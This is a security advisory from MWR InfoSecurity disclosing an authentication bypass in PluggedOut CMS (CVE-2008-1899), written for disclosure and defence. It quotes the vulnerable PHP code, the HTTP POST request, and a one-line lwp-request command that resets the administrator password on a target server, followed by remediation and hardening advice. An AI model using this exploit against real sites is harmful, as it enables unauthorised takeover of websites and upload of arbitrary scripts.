

MWR InfoSecurity Security
Advisory

PluggedOut CMS – User
Authentication Bypass
Vulnerability

31st July 2008



Contents

1	Detailed Vulnerability description	5
1.1	Introduction	5
1.2	Overview of Vulnerability.....	6
1.3	Exploit Information	8
2	Recommendations.....	8

Plugged Out – Content Management System

Package Name:	Plugged Out CMS
Date Discovered:	June 2006
Affected Versions:	All versions before 0.4.9a

CVE Reference	CVE-2008-1899
Author	Martyn Ruks
Severity	High Risk
Local/Remote	Remote
Vulnerability Class	Unauthorised Application Access
Vendor	www.pluggedout.com
Vendor Response	Reported to the vendor 19 th June 2006. A fix was implemented that resolved this issue in version 0.4.9a
Exploit Details Included	Yes
Application Language	PHP

Important Information

It should be noted that this vulnerability was reported to the vendor and resolved in 2006; however, the advisory was not released by MWR InfoSecurity for a number of reasons. It is noted that other issues associated with PluggedOut have since been reported and therefore the resolution included in this document will only address the specific issue described here.

Overview: The PluggedOut Content Management System allows user's to manage the content of their website through a web based administration portal. The administration is performed through a PHP script and allows authenticated users to manage the website and upload new PHP content. Using this vulnerability an attacker could gain access to the CMS system and would be able to upload new PHP content.

Impact: The vulnerability allows a remote, unauthenticated attacker full access to the Content Management System. If the configuration of the Web Server and PHP installation is not in line with best practice a compromise of the underlying Operating System is also possible. This vulnerability could therefore result in a significant compromise of the system running the CMS interface.

Cause: The vulnerability is the result of a flaw in the application logic within the administrative section of the Content Management System. The application correctly forces a user to set an administrative password on the first login. However, on subsequent requests this functionality does not require a valid authenticated session to have been established. Therefore an unauthenticated user can simply request the "set admin password" functionality to reset the administrative password.

Interim Workaround: The administrative interface should be removed from the web server to prevent exploitation by an attacker. Alternatively access to the administrative content should be restricted to trusted IP addresses only. Ideally, the facility should be restricted to "localhost" only. If this is not possible the file names of the administrative content should be altered to prevent discovery by an attacker. If this is not possible another form of

authentication should be configured to protect access to the CMS administration facility. It is also recommended that additional web server security measures be implemented. These should include restrictions on supported content types, removal of unnecessary executable and script permissions and the placing of restrictions on the commands supported by PHP. In particular those commands that allow the execution of Operating System commands and the manipulation of the file system should be restricted. Additional proactive security measures should include the use of “chroot” environments and the removal of privileges from the web server process.

Solution: The vendor has reported that this vulnerability has been resolved in version 0.4.9a. The affected script now checks whether a password is set before determining if a user may set the administrative password. If a password is set the function returns false and the SQL query to UPDATE the password is not made. The robustness of the solution has not currently been tested by MWR InfoSecurity.

Additional Note: This software is still considered to be a development release by the vendor and therefore is potentially subject to a number of other security vulnerabilities. Of particular note are weaknesses in input validation that are accessible to an authenticated user that may lead to SQL injection attack vectors. It is therefore advised that an appropriate risk assessment be conducted before deploying this software onto a networked computer system.

1 Detailed Vulnerability description


1.1 Introduction

The PluggedOut Content Management System is an open source application designed to allow web site administrators to easily create and manage their web site content. The software is written in PHP for use with a MySQL database, is distributed under the GPL and is freely available from the company's website. The PluggedOut website describes the software as follows: -

"PluggedOut CMS is a set of foundation level tools for building database driven websites. It combines a number of common open source technologies to provide a fast, future-proof and scalable content management solution. The page you are looking at uses the development version of the CMS system."

Source: www.pluggedout.com/index.php?pk=dev_cms

The application requires a user to run an installation script to create the application's structure within the database. The administrative login page is located at "admin.php" by default and an example screenshot is included here: -



On the first access to the administrative page the user is requested to set the password for the default account. The default administrator account is "admin" and it is this password that is set after installation. This feature represents good security practice as often security breaches are caused by default or blank authentication credentials remaining configured.

The password is initially set using the "admin_exec.php" script and will also be triggered by the application if the "admin" user's password is determined to be blank. The administrative code uses an "action" parameter that is passed as a GET parameter to the aforementioned script. It is the handling of one of these actions that is the source of the vulnerability.

An example of the HTTP POST request that is used to set the administrative password is included here: -

```
POST /admin exec.php?action=set admin password HTTP/1.1
Host: <HOST HERE>
User-Agent: Browser
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: PHPSESSID=<COOKIE VALUE>
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

password1=testing&password2=testing
```

1.2 Overview of Vulnerability

The vulnerability arises due to the lack of authorisation control on one function within the “admin_exec.php” file. The action to set the administrative password does not check that the user is correctly authenticated before allowing the reset to occur.

The section of code that is vulnerable to the issue is included here: -

```
if ( $_SESSION["cms_userid"]!="1" ) {
    // Do programming for various actions (each encapsulated in an IF statement)
    if ($GET["action"]=="page_add"){
<SECTION REMOVED FOR BREVITY>
    } else {
        if ($GET["action"]=="admin_set_password"){
            $password1 = mysql_escape_string($_POST["password1"]);
            $password2 = mysql_escape_string($_POST["password2"]);
            if ($password1!=" " && $password2!=""){
                if ($password1==$password2){
                    // find out if the admin account already exists
                    $con = db_connect();
                    $sql = "SELECT * FROM ".$db_tableprefix."Users WHERE
cUsername='admin'";
                    $result = mysql_query($sql,$con);
                    if ($result!=false){
                        if (mysql_num_rows($result)){
                            // found an admin record - update it
                            $password =
mysql_escape_string(encrypt($password1,$crypt_salt));
                            $sql = "UPDATE ".$db_tableprefix."Users
SET cPassword='".$password.'" WHERE cUsername='admin'";
                            $result = mysql_query($sql,$con);
                            if ($result!=false){
                                $url = "admin.php";
                            } else {
                                $url =
"admin.php?action=problem";
                            }
                        } else {
                            $url = "admin.php?action=problem";
                        }
                    }
                }
            }
        }
    }
}
```

```
        } else {  
            $url = "admin.php?action=problem";  
        }  
  
        $url = "admin.php";  
    } else {  
        $url = "admin.php";  
    }  
}  
  
<SECTION REMOVED>  
}
```

As can be observed the first if statement checks whether a user has a valid session. If not the else clause is invoked which exposes the "admin_set_password" action. No other checking is performed and therefore a valid HTTP POST request can be used to reset the password to a value of the attacker's choosing.

The severity of the vulnerability is compounded by a number of other factors. Firstly the administrative page is easily located at "admin.php". If an attacker were interested in attacking a site hosting the application they are likely to identify this page during their initial investigations. In addition a large number of web server vulnerability scanning tools will also highlight the availability of this resource.

Once an attacker has identified the administrative page they would be able to identify the software in use and would seek to obtain a copy from the PluggedOut website. It would then be possible to analyse the application code and identify any weaknesses in it.

The severity of gaining access to the CMS system is elevated if the file upload facility is configured and is operational. An attacker would be able to utilise this function to upload new content to the site. This could result in the defacement of the site or the ability to upload arbitrary scripts. The impact of the ability to upload arbitrary scripts will be dependent on a number of issues relating to the configuration of the web server and the PHP installation. Some of the issues that will affect this are listed here: -

- The local user permissions the web server is running under.
- The file and directory permissions that have been set on the system.
- Any restrictions that have been placed on the types of files and scripts that can be executed from within the web root.
- The configuration of the PHP installation and the functions it is permitted to execute.

1.3 Exploit Information

This vulnerability can be exploited in a number of manners; however, the simplest form of exploitation can be accomplished using the PERL "lwp-request" module. An example command that could be used is included here: -

```
$ echo "password1=<newpassword>&password2=<newpassword> | POST "http://<victim server>/admin_exec.php?action=set_admin_password"
```

It will then be possible to log into the CMS system through the "admin.php" page with the username of "admin" and the password that has just been set.

2 Recommendations

It is recommended that all users upgrade to version 0.4.9a to resolve this specific vulnerability.

This section contains recommendations with respect to the CMS application software. Included is a discussion of the specific vulnerability that was identified as well as best practice guidelines for the configuration of web application software. These recommendations were provided to the vendor when the issue was identified.

The primary recommendation that is made with respect to the vulnerability identified in the product is to ensure that the "set admin password" function cannot be accessed by unauthorised users.

It is recommended that this function only be available to users with a valid authenticated administrative session. To maintain the requirement for a valid administrative password to have been set it is recommended that the password be prompted for after a successful authentication. Once the user is known to be authorised the application can then check to see whether a blank password is set and then redirect the user to the password reset page from within the authenticated session.

It is also recommended that the "set admin password" function also check to determine whether a blank password is actually present before allowing the action to be performed. If the password is not blank it is recommended that the user be forced to enter their old password before changing its value. If a user forgets the administrative password it is recommended that they be required to reset it from the local system.

It is also recommended that the information provided with the software includes references with respect to security best practice. Whilst it is appreciated that a full description about web application security is outside the scope of the information provided to users of the software a number of guidelines and links to useful resources is recommended. This will ensure that people deploying the software are aware of potential security risks and are able to take steps to protect themselves if required.

Included here is a short list of recommendations that would enhance the security of the application in the majority of environments: -

- Restrict the login and CMS functions to encrypted (HTTPS) channel only.
- Set the SECURE flag on a cookie that will be used to track administrative users of the site.
- Alter the location of the administrative content so it cannot easily be discovered by an attacker.
- Ensure the web server is running as a low privileged user and set appropriate file system ACLs to support this.
- Limit the permissions of the account used to access the MySQL database.
- Implement a tightly controlled php.ini file to limit the PHP functions supported by uploaded files, for example by using “safe mode”.

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com